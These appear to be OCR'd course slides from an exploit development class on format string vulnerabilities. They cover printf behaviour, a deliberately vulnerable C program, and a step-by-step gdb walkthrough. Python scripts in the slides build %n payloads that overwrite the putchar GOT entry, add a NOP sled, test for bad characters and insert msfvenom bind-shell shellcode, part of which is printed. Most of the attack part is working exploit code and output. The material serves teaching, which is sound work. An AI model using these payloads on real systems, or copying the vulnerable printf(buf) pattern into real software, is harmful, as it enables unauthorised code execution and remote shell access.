
CNIT 127: Exploit Development

Ch 4: Introduction to Format String Bugs



Updated 2-9-17

Understanding Format Strings

Data Interpretation

- RAM contains bytes
- The same byte can be interpreted as
  - An integer
  - A character
  - Part of an instruction
  - Part of an address
  - Part of a string
  - Many, many more...

Format String Controls Output

```
root@kali:~/127/ch4# cat pex.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        int i=1, j=15, k=30;
        char A=65, B=66, C=67;
        char h[10], g[10];

        strcpy(h, "hello");
        strcpy(g, "goodbye");

        printf("Integers        %%d     ijk      %d %d %d\n", i, j, k);
        printf("Integers        %%5d    ijk     %5d %5d %5d\n\n", i, j, k);
        printf("Hex values      %%x     ijk     %x %x %x\n", i, j, k);
        printf("Hex values      %%8x    ijk     %8x %8x %8x\n", i, j, k);
        printf("Chars           %%c     ABC     %c %c %c\n", A, B, C);
        printf("Integers        %%d     ABC     %d %d %d\n\n", A, B, C);
        printf("Strings         %%s     hg      %s %s\n", h, g);
        printf("Pointers        %%p     hg      %p %p\n\n", h, g);

        printf("No arguments    %%x.%%x.%%x.%%x.        %x.%x.%x.%x\n");
        printf("No arguments    30 %%x          %x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x\n");
}
```

Format String Demo

```
root@kali:~/127/ch4# gcc pex.c -o pex
root@kali:~/127/ch4# ./pex
Integers        %d      ijk      1 15 30
Integers        %5d     ijk         1    15    30

Hex values      %x      ijk      1 f 1e
Hex values      %8x     ijk             1        f       1e
Chars           %c      ABC      A B C
Integers        %d      ABC      65 66 67

Strings         %s      hg       hello goodbye
Pointers        %p      hg       0xbffff457 0xbffff44d

No arguments    %x.%x.%x.%x.     bffff457.bffff44d.43.0
No arguments    30 %x            bffff457.bffff44d.43.0.ca0000.1.6f6f679d.65796264.68
000000.6f6c6c65.8048500.41424301.1e.f.1.b7fb63c4.bffff490.0.b7e29a63.8048540.0.0.b7e
29a63.1.bffff524.bffff52c.b7fed7da.1.bffff524
root@kali:~/127/ch4#
```

Most Important for Us

- %x Hexadecimal
- %8x Hexadecimal padded to 8 chars
- %10x Hexadecimal padded to 10 chars
- %100x Hexadecimal padded to 100 chars

Format String Vulnerabilities

Buffer Overflow

- This code is obviously stupid

```
char name[10];
strcpy(name, "Rumplestiltskin");
```

- C just does it, without complaining

Format String Without Arguments

- printf("%x.%x.%x.%x");
  - There are no arguments to print!
  - Should give an error message
  - Instead, C just pulls the next 4 values from the stack and prints them out
  - Can **read** memory on the stack
  - Information disclosure vulnerability

Format String Controlled by Attacker

```
  GNU nano 2.5.1                File: fs.c

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){
char buf[1024];
strcpy(buf, argv[1]);
printf(buf);
printf("\n");
}
```

```
root@downloads9:~/127# ./fs HELLO
HELLO
root@downloads9:~/127# ./fs %x%x%x%x
bfeb76971ac2401ad24078257825
root@downloads9:~/127# ./fs %x.%x.%x.%x
bfa6f694.1ac240.1ad240.252e7825
root@downloads9:~/127# ./fs %n.%n.%n.%n
Segmentation fault
root@downloads9:~/127#
```

Explanation

- %x.%x.%x.%x -- read 4 words from stack
- %n.%n.%n.%n -- write 4 numbers to RAM locations from the stack

```
root@downloads9:~/127# ./fs HELLO
HELLO
root@downloads9:~/127# ./fs %x%x%x%x
bfeb76971ac2401ad24078257825
root@downloads9:~/127# ./fs %x.%x.%x.%x
bfa6f694.1ac240.1ad240.252e7825
root@downloads9:~/127# ./fs %n.%n.%n.%n
Segmentation fault
root@downloads9:~/127#
```

%n Format String

- %n writes the number of characters printed so far
- To the memory location pointed to by the parameter
- Can **write** to arbitrary RAM locations
- Easy DoS
- Possible remote code execution

printf Family

- Format string bugs affect a whole family of functions

```
printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

Countermeasures

Defenses Against Format String Vulnerabilities

- Stack defenses don't stop format string exploits
  - Canary value
- ASLR and NX
  - Can make exploitation more difficult
- Static code analysis tools
  - Generally find format string bugs
- gcc
  - Warnings, but no format string defenses

Exploitation Technique

Steps

- Control a parameter
- Find a target RAM location
  - That will control execution
- Write 4 bytes to target RAM location
- Insert shellcode
- Find the shellcode in RAM
- Write shellcode address to target RAM location

Control a Parameter

- Insert four letters before the %x fields
- Controls the fourth parameter

```
root@downloads9:~/127# ./fs AAAA.%x.%x.%x.%x
AAAA.bf94468f.1ac240.1ad240.41414141
root@downloads9:~/127#
```

  - Note: sometimes it's much further down the list, such as parameter 300

Target RAM Options

- Saved return address
  - Like the Buffer Overflows we did previously
- Global Offset Table
  - Used to find shared library functions
- Destructors table (DTORS)
  - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit

Disassemble in gdb

- First it calls **printf**
  - With a format string vulnerability
- Then it calls **puts**

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804845b <+0>:     lea    0x4(%esp),%ecx
   0x0804845f <+4>:     and    $0xfffffff0,%esp
```

```
   0x08048495 <+58>:    push   %eax
   0x08048496 <+59>:    call   0x8048310 <printf@plt>
   0x0804849b <+64>:    add    $0x10,%esp
   0x0804849e <+67>:    sub    $0xc,%esp
   0x080484a1 <+70>:    push   $0xa
   0x080484a3 <+72>:    call   0x8048340 <putchar@plt>
   0x080484a8 <+77>:    add    $0x10,%esp
```

Targeting the GOT

- Pointer to **puts**
- Change pointer to hijack execution

```
root@downloads9:~/127# objdump -R fs

fs:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804972c R_386_GLOB_DAT    __gmon_start__
0804973c R_386_JUMP_SLOT   printf@GLIBC_2.0
08049740 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
08049744 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
08049748 R_386_JUMP_SLOT   putchar@GLIBC_2.0
```

Writing to Target RAM

```
(gdb) b * main+59
Breakpoint 1 at 0x8048496
(gdb) b * main+64
Breakpoint 2 at 0x804849b
(gdb) run $'\x48\x97\x04\x08%x%x%x%n'
Starting program: /root/127/fs $'\x48\x97\x04\x08%x%x%x%n'

Breakpoint 1, 0x08048496 in main ()
```

```
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x00000018      0x00000000      0x00000000      0x00000000
(gdb)
```

- We now control the destination address, but not the value written there

Python Code to Write 1 Word

```
  GNU nano 2.5.1                File: f1.py
#!/usr/bin/python
w1 = '\x48\x97\x04\x08' # word 4 on stack
form = '%x%x%x%n'
print w1 + form
```

```
(gdb) b * main+59
Breakpoint 1 at 0x8048496
(gdb) b * main+64
Breakpoint 2 at 0x804849b
(gdb) run $(./f1.py)
Starting program: /root/127/fs $(./f1.py)

Breakpoint 1, 0x08048496 in main ()
```

```
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x00000018      0x00000000      0x00000000      0x00000000
(gdb)
```

Write 4 Words, All The Same

```
  GNU nano 2.5.1                File: f2.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08' # word 4 on stack
w2 = '\x4c\x97\x04\x08' # word 5 on stack
w3 = '\x50\x97\x04\x08' # word 6 on stack
w4 = '\x54\x97\x04\x08' # word 7 on stack
form = '%x%x%x%n%n%n%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f2.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f2.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x00000024      0x00000024      0x00000024      0x00000024
(gdb)
```

Write 4 Bytes, All The Same

```
 GNU nano 2.5.1                File: f3.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08' # word 4 on stack
w2 = '\x49\x97\x04\x08' # word 5 on stack
w3 = '\x4a\x97\x04\x08' # word 6 on stack
w4 = '\x4b\x97\x04\x08' # word 7 on stack
form = '%x%x%x%n%n%n%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f3.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f3.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x24242424      0x00000000      0x00000000      0x00000000
(gdb)
```

Write 4 Bytes, Increment=8

```
  GNU nano 2.5.1                File: f4.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # word 4 on stack
w2 = '\x49\x97\x04\x08JUNK' # word 6 on stack
w3 = '\x4a\x97\x04\x08JUNK' # word 8 on stack
w4 = '\x4b\x97\x04\x08JUNK' # word 10 on stack
form = '%x%x%x%n%x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f4.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f4.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x4c443c34      0x00000000      0x00000000      0x00000000
(gdb)
```

Write 0 in First Byte

```
  GNU nano 2.5.1                File: f6.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # Writes 0x3e
w2 = '\x49\x97\x04\x08JUNK' # Writes 0x4e
w3 = '\x4a\x97\x04\x08JUNK' # Writes 0x5e
w4 = '\x4b\x97\x04\x08JUNK' # Writes 0x6e

n1 = 16 + 256 - 0x3e

form  = '%x%x%' + str(n1) + 'x%n%x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f6.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f6.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x18100800      0x00000001      0x00000000      0x00000000
(gdb)
```

Write Chosen Value in 1st Byte

```
 GNU nano 2.5.1                File: f7.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # Writes 0x3e
w2 = '\x49\x97\x04\x08JUNK' # Writes 0x4e
w3 = '\x4a\x97\x04\x08JUNK' # Writes 0x5e
w4 = '\x4b\x97\x04\x08JUNK' # Writes 0x6e

a1 = 0x41       # Desired byte

n1 = 16 + 256 - 0x3e + a1

form  = '%x%x%' + str(n1) + 'x%n%x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f7.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f7.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x59514941      0x00000001      0x00000000      0x00000000
(gdb)
```

Write Chosen Values in Bytes 1-2

```
  GNU nano 2.5.1                          File: f8.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # Writes 0x3e
w2 = '\x49\x97\x04\x08JUNK'
w3 = '\x4a\x97\x04\x08JUNK'
w4 = '\x4b\x97\x04\x08JUNK'

a1 = 0x41         # Desired byte
a2 = 0x42         # Desired byte

n1 = 16 + 256    - 0x3e       + a1
n2 = 16 + 256*2 - 0x3e - n1 + a2

form  = '%x%x%' + str(n1) + 'x%n%'
form += str(n2) + 'x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

Write Chosen Values in Bytes 1-2


```
(gdb) run $(./f8.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f8.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x524a4241      0x00000002      0x00000000      0x00000000
(gdb)
```

Write Chosen Values in 4 Bytes

GNU nano 2.5.1 File: f9.py

```
#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # Writes 0x3e
w2 = '\x49\x97\x04\x08JUNK'
w3 = '\x4a\x97\x04\x08JUNK'
w4 = '\x4b\x97\x04\x08JUNK'

a1 = 0x41       # Desired byte
a2 = 0x42       # Desired byte
a3 = 0x43       # Desired byte
a4 = 0x44       # Desired byte

n1 = 16 + 256   - 0x3e      + a1
n2 = 16 + 256*2 - 0x3e - n1 + a2
n3 = 16 + 256*3 - 0x3e - n1 - n2 + a3
n4 = 16 + 256*4 - 0x3e - n1 - n2 - n3 + a4

form  = '%x%x%' + str(n1) + 'x%n%'
form += str(n2) + 'x%n%'
form += str(n3) + 'x%n%'
form += str(n4) + 'x%n'

print w1 + w2 + w3 + w4 + form
```

Write Chosen Values into 4 Bytes



Write 4 Bytes, Arbitrary

```
  GNU nano 2.5.1                File: f5.py

#!/usr/bin/python

w1 = '\x48\x97\x04\x08JUNK' # word 4 on stack
w2 = '\x49\x97\x04\x08JUNK' # word 6 on stack
w3 = '\x4a\x97\x04\x08JUNK' # word 8 on stack
w4 = '\x4b\x97\x04\x08JUNK' # word 10 on stack
form = '%x%x%x%n%16x%n%16x%n%16x%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) run $(./f5.py)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/127/fs $(./f5.py)

Breakpoint 1, 0x08048496 in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, 0x0804849b in main ()
(gdb) x/4x 0x08049748
0x8049748:      0x64544434      0x00000000      0x00000000      0x00000000
(gdb)
```

Python Code to Write a Chosen Word

```
#!/usr/bin/python

w1 = '\x4c\x97\x04\x08JUNK'
w2 = '\x4d\x97\x04\x08JUNK'
w3 = '\x4e\x97\x04\x08JUNK'
w4 = '\x4f\x97\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x2e + 3
n2 = 256*2 + b2 - n1 - 0x2e + 3
n3 = 256*3 + b3 - n1 - n2 - 0x2e + 3
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x2e + 3

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

print w1 + w2 + w3 + w4 + form
```

```
(gdb) x/4x 0x0804974c
0x804974c <putchar@got.plt>:    0xddccbbaa
x00000000
(gdb)
```

Inserting Dummy Shellcode

- \xcc is BRK

```
#!/usr/bin/python

w1 = '\x4c\x97\x04\x08JUNK'
w2 = '\x4d\x97\x04\x08JUNK'
w3 = '\x4e\x97\x04\x08JUNK'
w4 = '\x4f\x97\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x2e + 3
n2 = 256*2 + b2 - n1 - 0x2e + 3
n3 = 256*3 + b3 - n1 - n2 - 0x2e + 3
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x2e + 3

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

nopsled = '\x90' * 100
shellcode = '\xcc' * 250

print w1 + w2 + w3 + w4 + form + nopsled + shellcode
```

View the Stack in gdb

```
Breakpoint 2, 0x0804849b in main (argc=2, argv=0xbffff354) at fs.c:6
6               printf(buf);
(gdb) x/4x 0x0804974c
0x804974c <putchar@got.plt>:    0xddccbbaa      0x00000004      0x00000000
x00000000
(gdb) x/200x $esp
0xbfffee90:     0xbfffeea0      0xbffff4da      0x00000174      0x00000174
0xbfffeea0:     0x0804974c      0x4b4e554a      0x0804974d      0x4b4e554a
0xbfffeeb0:     0x0804974e      0x4b4e554a      0x0804974f      0x4b4e554a
0xbfffeec0:     0x78257825      0x33383325      0x256e2578      0x78333732
0xbfffeed0:     0x32256e25      0x25783337      0x3732256e      0x6e257833
0xbfffeee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffef50:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
```

- Choose an address in the NOP sled

```
b1 = 0x10
b2 = 0xef
b3 = 0xff
b4 = 0xbf
```

Dummy Exploit Runs to \xcc

```
                                          4b4e554a
Breakpoint 2, 0x0804849b in main (argc=2, argv=0xbffff354)
6               printf(buf);
(gdb) x/4x 0x0804974c
0x804974c <putchar@got.plt>:    0xbfffef10      0x00000004
x00000000
(gdb) continue
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbfffef45 in ?? ()
(gdb)
```

Testing for Bad Characters

- \x09 is bad

```
shellcode = ''
for i in range(1,256):
        shellcode += chr(i)
```

```
(gdb) x/100x $esp
0xbfffee90:     0xbfffeea0      0xbffff4db      0x00000174      0x00000174
0xbfffeea0:     0x0804974c      0x4b4e554a      0x0804974d      0x4b4e554a
0xbfffeeb0:     0x0804974e      0x4b4e554a      0x0804974f      0x4b4e554a
0xbfffeec0:     0x78257825      0x39323225      0x256e2578      0x78393734
0xbfffeed0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbfffeee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x01909090
0xbfffef40:     0x05040302      0x00080706      0x00000000      0x00000000
0xbfffef50:     0x00000000      0xb7feb420      0xbffff1c8      0xb7fed716
0xbfffef60:     0xbffff198      0x00000000      0x00000000      0xb7fff878
0xbfffef70:     0x00000000      0x00000002      0xb7e1d378      0xb7fe78fd
```

Testing for Bad Characters

- \x10 is bad

```
shellcode = ''
for i in range(10,256):
        shellcode += chr(i)
```

```
b4e554a
Breakpoint 1, 0x0804849b in main (argc=4, argv=0xbffff364) at fs.c:6
6               printf(buf);
(gdb) x/100x $esp
0xbfffeea0:     0xbfffeeb0      0xbffff4e3      0x00000174      0x00000174
0xbfffeeb0:     0x0804974c      0x4b4e554a      0x0804974d      0x4b4e554a
0xbfffeec0:     0x0804974e      0x4b4e554a      0x0804974f      0x4b4e554a
0xbfffeed0:     0x78257825      0x39323225      0x256e2578      0x78393734
0xbfffeee0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0x90909090      0x90909090      0x00909090
0xbfffef50:     0x00554e47      0xb59e3a0b      0x00000000      0x00000000
0xbfffef60:     0x00000000      0xb7feb420      0xbffff1d8      0xb7fed716
```

Testing for Bad Characters

- Started at 11 = 0x0b
- \x20 is bad

```
b4e554a
Breakpoint 1, 0x0804849b in main (argc=3, argv=0xbffff364) at fs.c:6
6               printf(buf);
(gdb) x/100x $esp
0xbfffeea0:     0xbfffeeb0      0xbffff4e4      0x00000174      0x00000174
0xbfffeeb0:     0x0804974c      0x4b4e554a      0x0804974d      0x4b4e554a
0xbfffeec0:     0x0804974e      0x4b4e554a      0x0804974f      0x4b4e554a
0xbfffeed0:     0x78257825      0x39323225      0x256e2578      0x78393734
0xbfffeee0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbfffeef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef00:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef20:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0x90909090      0x90909090      0x0b909090
0xbfffef50:     0x0f0e0d0c      0x13121110      0x17161514      0x1b1a1918
0xbfffef60:     0x1f1e1d1c      0xb7feb400      0xbffff1d8      0xb7fed716
0xbfffef70:     0xbffff1a8      0x00000000      0x00000000      0xb7fff878
```

Testing for Bad Characters

- Started at 33 = 0x21
- No more bad characters

```
0xbfffef40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef50:     0x90909090      0x90909090      0x90909090      0x21909090
0xbfffef60:     0x25242322      0x29282726      0x2d2c2b2a      0x31302f2e
0xbfffef70:     0x35343332      0x39383736      0x3d3c3b3a      0x41403f3e
0xbfffef80:     0x45444342      0x49484746      0x4d4c4b4a      0x51504f4e
0xbfffef90:     0x55545352      0x59585756      0x5d5c5b5a      0x61605f5e
0xbfffefa0:     0x65646362      0x69686766      0x6d6c6b6a      0x71706f6e
0xbfffefb0:     0x75747372      0x79787776      0x7d7c7b7a      0x81807f7e
0xbfffefc0:     0x85848382      0x89888786      0x8d8c8b8a      0x91908f8e
0xbfffefd0:     0x95949392      0x99989796      0x9d9c9b9a      0xa1a09f9e
0xbfffefe0:     0xa5a4a3a2      0xa9a8a7a6      0xadacabaa      0xb1b0afae
0xbfffeff0:     0xb5b4b3b2      0xb9b8b7b6      0xbdbcbbba      0xc1c0bfbe
0xbffff000:     0xc5c4c3c2      0xc9c8c7c6      0xcdcccbca      0xd1d0cfce
0xbffff010:     0xd5d4d3d2      0xd9d8d7d6      0xdddcdbda      0xe1e0dfde
0xbffff020:     0xe5e4e3e2      0xe9e8e7e6      0xedecebea      0xf1f0efee
0xbffff030:     0xf5f4f3f2      0xf9f8f7f6      0xfdfcfbfa      0xb700fffe
(gdb)
```

Generate Shellcode

- msfvenom -p linux/x86/shell_bind_tcp
- -b '\x00\x09\x0a\x20'
- PrependFork=true
- -f python

Keep Total Length of Injection Constant

- May not be necessary, but it's a good habit

```
  GNU nano 2.2.6                File: f6.py

buf += "\x78\x85\xde\x56\xa0\xe2\x3c\xcb\x15\x5f\xa9\xee\x10"
buf += "\xbe\x9d\x89\xef\xc0\x85\x0b\xa2\xa8\x3b\xb4\x53\x74"
buf += "\x56\xa4\x02\xd4\x2f\x25\xce\xb2\x77\x6b\x8f\xb3\xc9"
buf += "\x77\x23\xc7\x79\x11\x8e\x47\x3a\x6e\x76\x8a\x3d\x1d"
buf += "\x2e\x7e\x01\x7a\x1c\xfe\x34\x03\x66\x96\xe9\xdc\xe5"
buf += "\x0e\x9e\x0d\x68\xa7\x30\xdb\x8f\x67\x9e\x52\xae\x37"
buf += "\x2b\xa8\xb1"

postfix = 'X' * (250 - len(buf))
print w1 + w2 + w3 + w4 + form + nopsled + buf + postfix
```

Final Check

- Address in NOP sled
